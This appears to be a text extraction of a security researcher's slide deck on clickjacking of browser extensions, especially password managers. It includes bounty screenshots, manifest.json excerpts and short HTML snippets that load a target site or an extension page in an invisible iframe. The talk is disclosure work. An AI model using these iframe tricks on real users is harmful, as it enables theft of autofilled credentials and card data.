

Browser Extension Clickjacking

One Click and Your Credit Card Is Stolen



Marek Tóth





Marek Tóth

~7 years of experience in cyber security

Independent security researcher
(from Czech Republic)

Main focus in web application security



marektoth.com



@marektoth



@marek-toth

Not Applicable & Out of Scope Bugs

- Issues related to Way Back Machine/Web Archive
- Google Maps API Keys Leakage
- HTML Injection & Context Spoofing(Closed as NA)
- Clickjacking

Not Applicable & Out of Scope Bugs

- Issues related to Way Back Machine/Web Archive
- Google Maps API Keys Leakage
- HTML Injection & Context Spoofing(Closed as NA)
- Clickjacking

Not Applicable & Out of Scope Bugs

- Issues related to Way Back Machine/Web Archive
- Google Maps API Keys Leakage
- HTML Injection & Context Spoofing(Closed as NA)
- Clickjacking

Report Id

#21110

Resolved

Severity



No rating (---)

Disclosed

August 21, 2014, 5:13pm UTC

Weakness

UI Redressing (Clickjacking)

CVE ID

None

Not Applicable & Out of Scope Bugs

- Issues related to Way Back Machine/Web Archive
- Google Maps API Keys Leakage
- HTML Injection & Context Spoofing(Closed as NA)
- Clickjacking

Report Id

#21110

Resolved

Severity



No rating (---)

Disclosed

August 21, 2014, 5:13pm UTC

Weakness

UI Redressing (Clickjacking)

CVE ID

None

Not Applicable & Out of Scope Bugs

- Issues related to Way Back Machine/Web Archive
- Google Maps API Keys Leakage

HTML Injection, SQL Injection, XSS (Clickjacking, NA)

Report Id

#21110

Resolved

Severity



No rating (---)

Security headers: X-Frame-Options, Content-Security-Policy

SameSite cookie: Lax, Strict

Weakness

UI Redressing (Clickjacking)

CVE ID

None

Clickjacking is not dead 

To process your reward, please send a PayPal request for \$1,000.00 to receipts@...com. Use "Clickjacking vulnerability report submitted on Nov 13" as a reference.

To process your reward, please send a PayPal request for \$1,000.00 to receipts@...com. Use "Clickjacking vulnerability report submitted on Nov 13" as a reference.

We appreciate the time that you have taken to help us improve . For your efforts, I am happy to offer you a bounty of USD \$ 800.00 . To avoid any unnecessary bank fees, please let us know which currency you would prefer to receive this in (Euro, US Dollars or Swiss francs).

To process your reward, please send a PayPal request for \$1,000.00 to receipts@...com. Use "Clickjacking vulnerability report submitted on Nov 13" as a reference.

We appreciate the time that you have taken to help us improve [redacted]. For your efforts, I am happy to offer you a bounty of USD \$ 800.00 . To avoid any unnecessary bank fees, please let us know which currency you would prefer to receive this in (Euro, US Dollars or Swiss francs).

Browser Extension Clickjacking: [redacted]

[redacted] • In progress • Submitted 23 Jun 2025 • Last activity a month ago

\$400

Browser Extension Clickjacking: [redacted]

[redacted] • In progress • Submitted 09 Apr 2025 • Last activity a month ago

\$500

To process your reward, please send a PayPal request for \$1,000.00 to receipts@...com. Use "Clickjacking vulnerability report submitted on Nov 13" as a reference.

We appreciate the time that you have taken to help us improve [redacted]. For your efforts, I am happy to offer you a bounty of USD \$ 800.00 . To avoid any unnecessary bank fees, please let us know which currency you would prefer to receive this in (Euro, US Dollars or Swiss francs).

Severity

High (7 ~ 8.9)

Weakness

UI Redressing (Clickjacking)

CVE ID
None

Browser Extension Clickjacking: [redacted]

\$400

In progress

Submitted 23 Jun 2025 • Last activity a month ago

Browser Extension Clickjacking: [redacted]

\$500

In progress

Submitted 09 Apr 2025 • Last activity a month ago

Bounty

\$800

Severity

■■■■ Critical (9 ~ 10)

Weakness

UI Redressing (Clickjacking)

CVE ID

None

Bounty

\$10,000


Introduction

Introduction

- Intrusive web elements
-
-
-

Introduction: Intrusive web elements

- Cookie consent banners - **1 click**
- Newsletter pop-ups, login dialog - **1 click**
-
-



Allow the use of cookies from Instagram on this browser?

We use cookies and similar technologies to help provide and improve content on [Meta Products](#). We also use them to provide a safer experience by using information we receive from cookies on and off Instagram, and to provide and improve Meta Products for people who have an account.


- Essential cookies: These cookies are required to use Meta Products and are necessary for our sites to work as intended.
- Cookies from other companies: We use these cookies to show you ads off of Meta Products and to provide features like maps and videos on Meta Products. These cookies are optional.


You have control over the optional cookies we use. [Learn more about cookies](#) and how we use them, and review or change your choices at any time in our [Cookies Policy](#).

About cookies

[Allow all cookies](#)

Decline optional cookies





Introduction: Intrusive web elements

- Cookie consent banners - **1 click**
- Newsletter pop-ups, login dialog - **1 click**
- Web push notifications - **1 click**
- Cloudflare challenge page / Captcha page - **1 click**

example.com

Verify you are human by completing the action below.



example.com needs to review the security of your connection before proceeding.

Ray ID: 9677ccd0cd421e28

Performance & security by [Cloudflare](#)

Introduction: Intrusive web elements

- Cookie consent banners - **1 click**
- Newsletter pop-ups, login dialog - **1 click**
- Web push notifications - **1 click**
- Cloudflare challenge page / Captcha page - **1 click**

1-3 clicks from the user **are commonly required** before accessing content

Introduction

- Intrusive web elements
- Clickjacking (web application)
-
-

Introduction: Clickjacking (web application)

Clickjacking (UI redressing)

- Malicious page loads target **site in transparent iframe** (`opacity:0`)
→ users unknowingly click on the invisible target site in iframe

```
<iframe src="https://targetsite.com" style="opacity:0"></iframe>
```

Web clickjacking is mostly without impact

→ user is not logged in cross-site iframe


Introduction

- Intrusive web elements
- Clickjacking (web application)
-
-

Introduction

- Intrusive web elements
- Clickjacking (web application)
- Browser extension
-

Introduction: Browser extension



Introduction: Browser extension

manifest.json

- configuration file of a browser extension
- defines permissions, background scripts, content scripts...

chrome-extension://<extension_ID>/manifest.json

%LocalAppData%\Google\Chrome\User Data\
Default\Extensions\<extension_ID>\<version>\manifest.json

```

1 {
2   "action": {
3     "default_icon": {
4       "19": "images/icon19.png",
5       "38": "images/icon38.png"
6     },
7     "default_popup": "popup/index.html",
8     "default_title": "Bitwarden"
9   },
10  "author": "Bitwarden Inc.",
11  "background": {
12    "service_worker": "background.js"
13  },
14  "commands": {
15    "_execute_action": {
16      "description": "__MSG_commandOpenPopup__",
17      "suggested_key": {
18        "default": "Ctrl+Shift+Y",
19        "linux": "Ctrl+Shift+U"
20      }
21    },
22    "autofill_card": {
23      "description": "__MSG_commandAutofillCardI
24    },
25    "autofill_identity": {
26      "description": "__MSG_commandAutofillIden
27    },
28    "autofill_login": {
29      "description": "__MSG_commandAutofillLogi
30      "suggested_key": {
31        "default": "Ctrl+Shift+L"
32      }
33    },

```

```

42 },
43 },
44 "content_scripts": [ {
45   "all_frames": false,
46   "exclude_matches": [ "*/**/*.xml*", "file:///*.xml*" ],
47   "js": [ "content/content-message-handler.js" ],
48   "matches": [ "*/**/*", "file:///*" ],
49   "run_at": "document_start"
50 }, {
51   "all_frames": true,
52   "css": [ "content/autofill.css" ],
53   "exclude_matches": [ "*/**/*.xml*", "file:///*.xml*" ],
54   "js": [ "content/trigger-autofill-script-injection.js" ],
55   "matches": [ "*/**/*", "file:///*" ],
56   "run_at": "document_start"
57 } ],
58 "content_security_policy": {
59   "extension_pages": "script-src 'self' 'wasm-unsafe-eval'; object-src 'self'",
60   "sandbox": "sandbox allow-scripts; script-src 'self'"
61 },
62 "default_locale": "en",
63 "optional_permissions": [ "nativeMessaging", "privacy" ],
64 "permissions": [ "activeTab", "alarms", "clipboardRead", "clipboardWrite",
65   "contextMenus", "idle", "offscreen", "scripting", "storage", "tabs",
66   "unlimitedStorage", "webNavigation", "webRequest", "webRequestAuthProvider",
67   "notifications" ],
68 "sandbox": {
69   "pages": [ "overlay/menu-button.html", "overlay/menu-list.html" ]
70 },
71 "short_name": "Bitwarden",
72 "storage": {
73   "managed_schema": "managed_schema.json"
74 },
75 "update_url": "https://clients2.google.com/service/update2/crx",
76 "version": "2025.7.0",
77 "web_accessible_resources": [ {
78   "matches": [ "\u003Call_urls>" ],
79   "resources": [ "content/fido2-page-script.js", "notification/bar.html",
80     "images/icon38.png", "images/icon38_locked.png", "overlay/menu-button
81     .html", "overlay/menu-list.html", "overlay/menu.html", "popup/fonts/*" ]
82 } ]
83 }
84 }

```

```
1 {
2   "action": {
3     "default_icon": {
4       "19": "images/icon19.png",
5       "38": "images/icon38.png"
6     },
7     "default_popup": "popup/index.html",
8     "default_title": "Bitwarden"
9   },
10  "author": "Bitwarden Inc.",
11  "background": {
12    "service_worker": "background.js"
13  },
14  "commands": {
15    "_execute_action": {
16      "description": "__MSG_commandOpenPopup__",
17      "suggested_key": {
18        "default": "Ctrl+Shift+Y",
19        "linux": "Ctrl+Shift+U"
20      }
21    },
22    "autofill_card": {
23      "description": "__MSG_commandAutofillCardI
24    },
25    "autofill_identity": {
26      "description": "__MSG_commandAutofillIden
27    },
28    "autofill_login": {
29      "description": "__MSG_commandAutofillLogi
30      "suggested_key": {
31        "default": "Ctrl+Shift+L"
32      }
33    },
34  },
35}
```

```
42 },
43 },
44 "content_scripts": [ {
45   "all_frames": false,
46   "exclude_matches": [ "*/**/*.xml*", "file:///*.xml*" ],
47   "js": [ "content/content-message-handler.js" ],
48   "matches": [ "*/**/*", "file:///*" ],
49   "run_at": "document_start"
50 }, {
51   "all_frames": true,
52   "css": [ "content/autofill.css" ],
53   "exclude_matches": [ "*/**/*.xml*", "file:///*.xml*" ],
54   "js": [ "content/trigger-autofill-script-injection.js" ],
55   "matches": [ "*/**/*", "file:///*" ],
56   "run_at": "document_start"
57 } ],
58 "content_security_policy": {
59   "extension_pages": "script-src 'self' 'wasm-unsafe-eval'; object-src 'self'",
60   "sandbox": "sandbox allow-scripts; script-src 'self'"
61 },
62 "default_locale": "en",
63 "optional_permissions": [ "nativeMessaging", "privacy" ],
64 "permissions": [ "activeTab", "alarms", "clipboardRead", "clipboardWrite",
65   "contextMenus", "idle", "offscreen", "scripting", "storage", "tabs",
66   "unlimitedStorage", "webNavigation", "webRequest", "webRequestAuthProvider",
67   "notifications" ],
68 "sandbox": {
69   "pages": [ "overlay/menu-button.html", "overlay/menu-list.html" ]
70 },
71 "short_name": "Bitwarden",
72 "storage": {
73   "managed_schema": "managed_schema.json"
74 },
75 "update_url": "https://clients2.google.com/service/update2/crx",
76 "version": "2023.7.0",
77 "web_accessible_resources": [ {
78   "matches": [ "/*u003Call_urls>" ],
79   "resources": [ "content/fido2-page-script.js", "notification/bar.html",
80     "images/icon38.png", "images/icon38_locked.png", "overlay/menu-button
81     .html", "overlay/menu-list.html", "overlay/menu.html", "popup/fonts/*"
82   ]
83 } ],
84 }
```

Introduction: Browser extension

- Authentication persists across browser session
- Extension developer has more responsibility for security

Introduction

- Intrusive web elements
- Clickjacking (web application)
- Browser extension
- Password Managers

Home > Best Products > Security > Password Managers

The Best Password Managers for 2025

Stop using the same login credentials everywhere! The best password managers create a unique and strong password for each of your online accounts and alert you to potential data leaks.



By [Kim Key](#)

Updated April 18, 2025



LOOK INSIDE PC LABS: [HOW WE TEST](#)

65
EXPERTS

43
YEARS

41,500+
REVIEWS

Our team tests, rates, and reviews more than 1,500 products each year to help you make better buying decisions and get more from technology.

Table of Contents

PCMag has been evaluating online privacy tools for more than 30 years. We test and analyze dozens of password managers each year, rating them primarily based on ease of adoption, security features, and overall value. NordPass is our Editors' Choice for paid password managers thanks to its top-notch [business](#) and premium features, while Proton Pass is our top recommendation for [free password managers](#). Read on for more of the best password managers we've tested and our reasons for recommending them, followed by what to consider when choosing the right one for you.

OUR TOP TESTED PICKS



Best Premium Password
Manager

Jump To Details

Available

Check Price

Source: <https://www.pcmag.com/picks/the-best-password-managers>



Best Premium Password Manager

NordPass



●●●●● 4.5 Outstanding



Best Free Password Manager

Proton Pass




●●●●● 4.5 Outstanding



Best for Frequent Travelers

1Password

●●●●● 4.0 Excellent



Best Affordable Password Manager

Bitwarden

●●●●● 4.0 Excellent



Best Security Features

Dashlane

●●●●● 4.0 Excellent



Best Form-Filling Capabilities

RoboForm

●●●●○ 4.0 Excellent



Best for Sharing Passwords

**Keeper Password Manager
& Digital Vault**


●●●●○ 3.5 Good



Best Interface

LastPass

●●●●○ 3.5 Good



Best for On-Device Storage

**Enpass Password
Manager**

●●●●○ 3.5 Good



Best Digital Inheritance Options

LogMeOnce

●●●●○ 3.5 Good

Source: <https://www.pcmag.com/picks/the-best-password-managers>



iCloud Passwords

Add to Chrome

2.3 ★ (2.1K ratings) [Share](#)

Extension

Workflow & Planning

4,000,000 users

Log In

Hey you. Welcome back!

Email



Microsoft

Edge Add-ons

Discover

Extensions

Themes

Search extensions, themes, and more



iCloud Passwords

Extension | [Apple Inc.](#)

★★★★☆ (834) | 1,000,000+ Users | [Productivity](#)

Get

Compatible with your browser

Log In

Hey you. Welcome back!

Email

Version 3.1.25

Updated July 8, 2025

[Available in 35 languages](#)

Password Managers: Autofill feature

- **automatic** autofill - credentials are **automatically** filled in (0-click)
- **manual** autofill - user **interaction is required** to fill in credentials
(selecting from a dropdown menu)

Login Form

Username


username

Password

....

Login

Username



The image shows a dropdown menu for the 'Username' field of a login form. The dropdown is blue and contains a single entry for 'marektoth.cz' with the username 'username1'. Below the entry is a button labeled 'Save in 1Password'. At the bottom of the dropdown is a section labeled 'Suggestions' with a refresh icon. A large black arrow points from the right towards the dropdown menu.

Introduction

- Intrusive web elements
- Clickjacking (web application)
- Browser extension
- Password Managers

Browser Extension Clickjacking

Browser Extension Clickjacking

- IFRAME-based



DEMO 1

web_accessible_resources

- **publicly known** clickjacking technique
- misconfiguration in **manifest.json**

...

```
"manifest_version": 3,  
"minimum_chrome_version": "102",  
"name": "Proton Pass: Free Password Manager",  
"optional_permissions": [ "privacy", "webRequestAuthProvider" ],  
"options_ui": {  
  "page": "settings.html"  
},  
"permissions": [ "activeTab", "alarms", "scripting", "storage", "unlimitedStorage"  
  , "webRequest" ],  
"update_url": "https://clients2.google.com/service/update2/crx",  
"version": "1.32.2",  
"web_accessible_resources": [ {  
  "matches": [ "https://*/*", "http://*/*" ],  
  "resources": [ "dropdown.html", "notification.html", "elements.js", "assets  
    /*.csv", "assets/*.png", "assets/*.svg", "assets/*.woff", "assets/*.woff2"  
  ]  
}, {  
  "matches": [ "\u003call_urls>" ],  
  "resources": [ "*.wasm" ]  
} ]  
}
```

Manifest V2

```
"web_accessible_resources": [  
  {  
    "resources": ["image.png", "script.js"]  
  }  
]
```

Manifest V3

```
"web_accessible_resources": [  
  {  
    "resources": ["image.png", "script.js"],  
    "matches": ["https://example.com/*"]  
  }  
]
```

<iframe

src="chrome-extension://<extension_ID>/file.html"

style="opacity:0">

</iframe>

NordPass

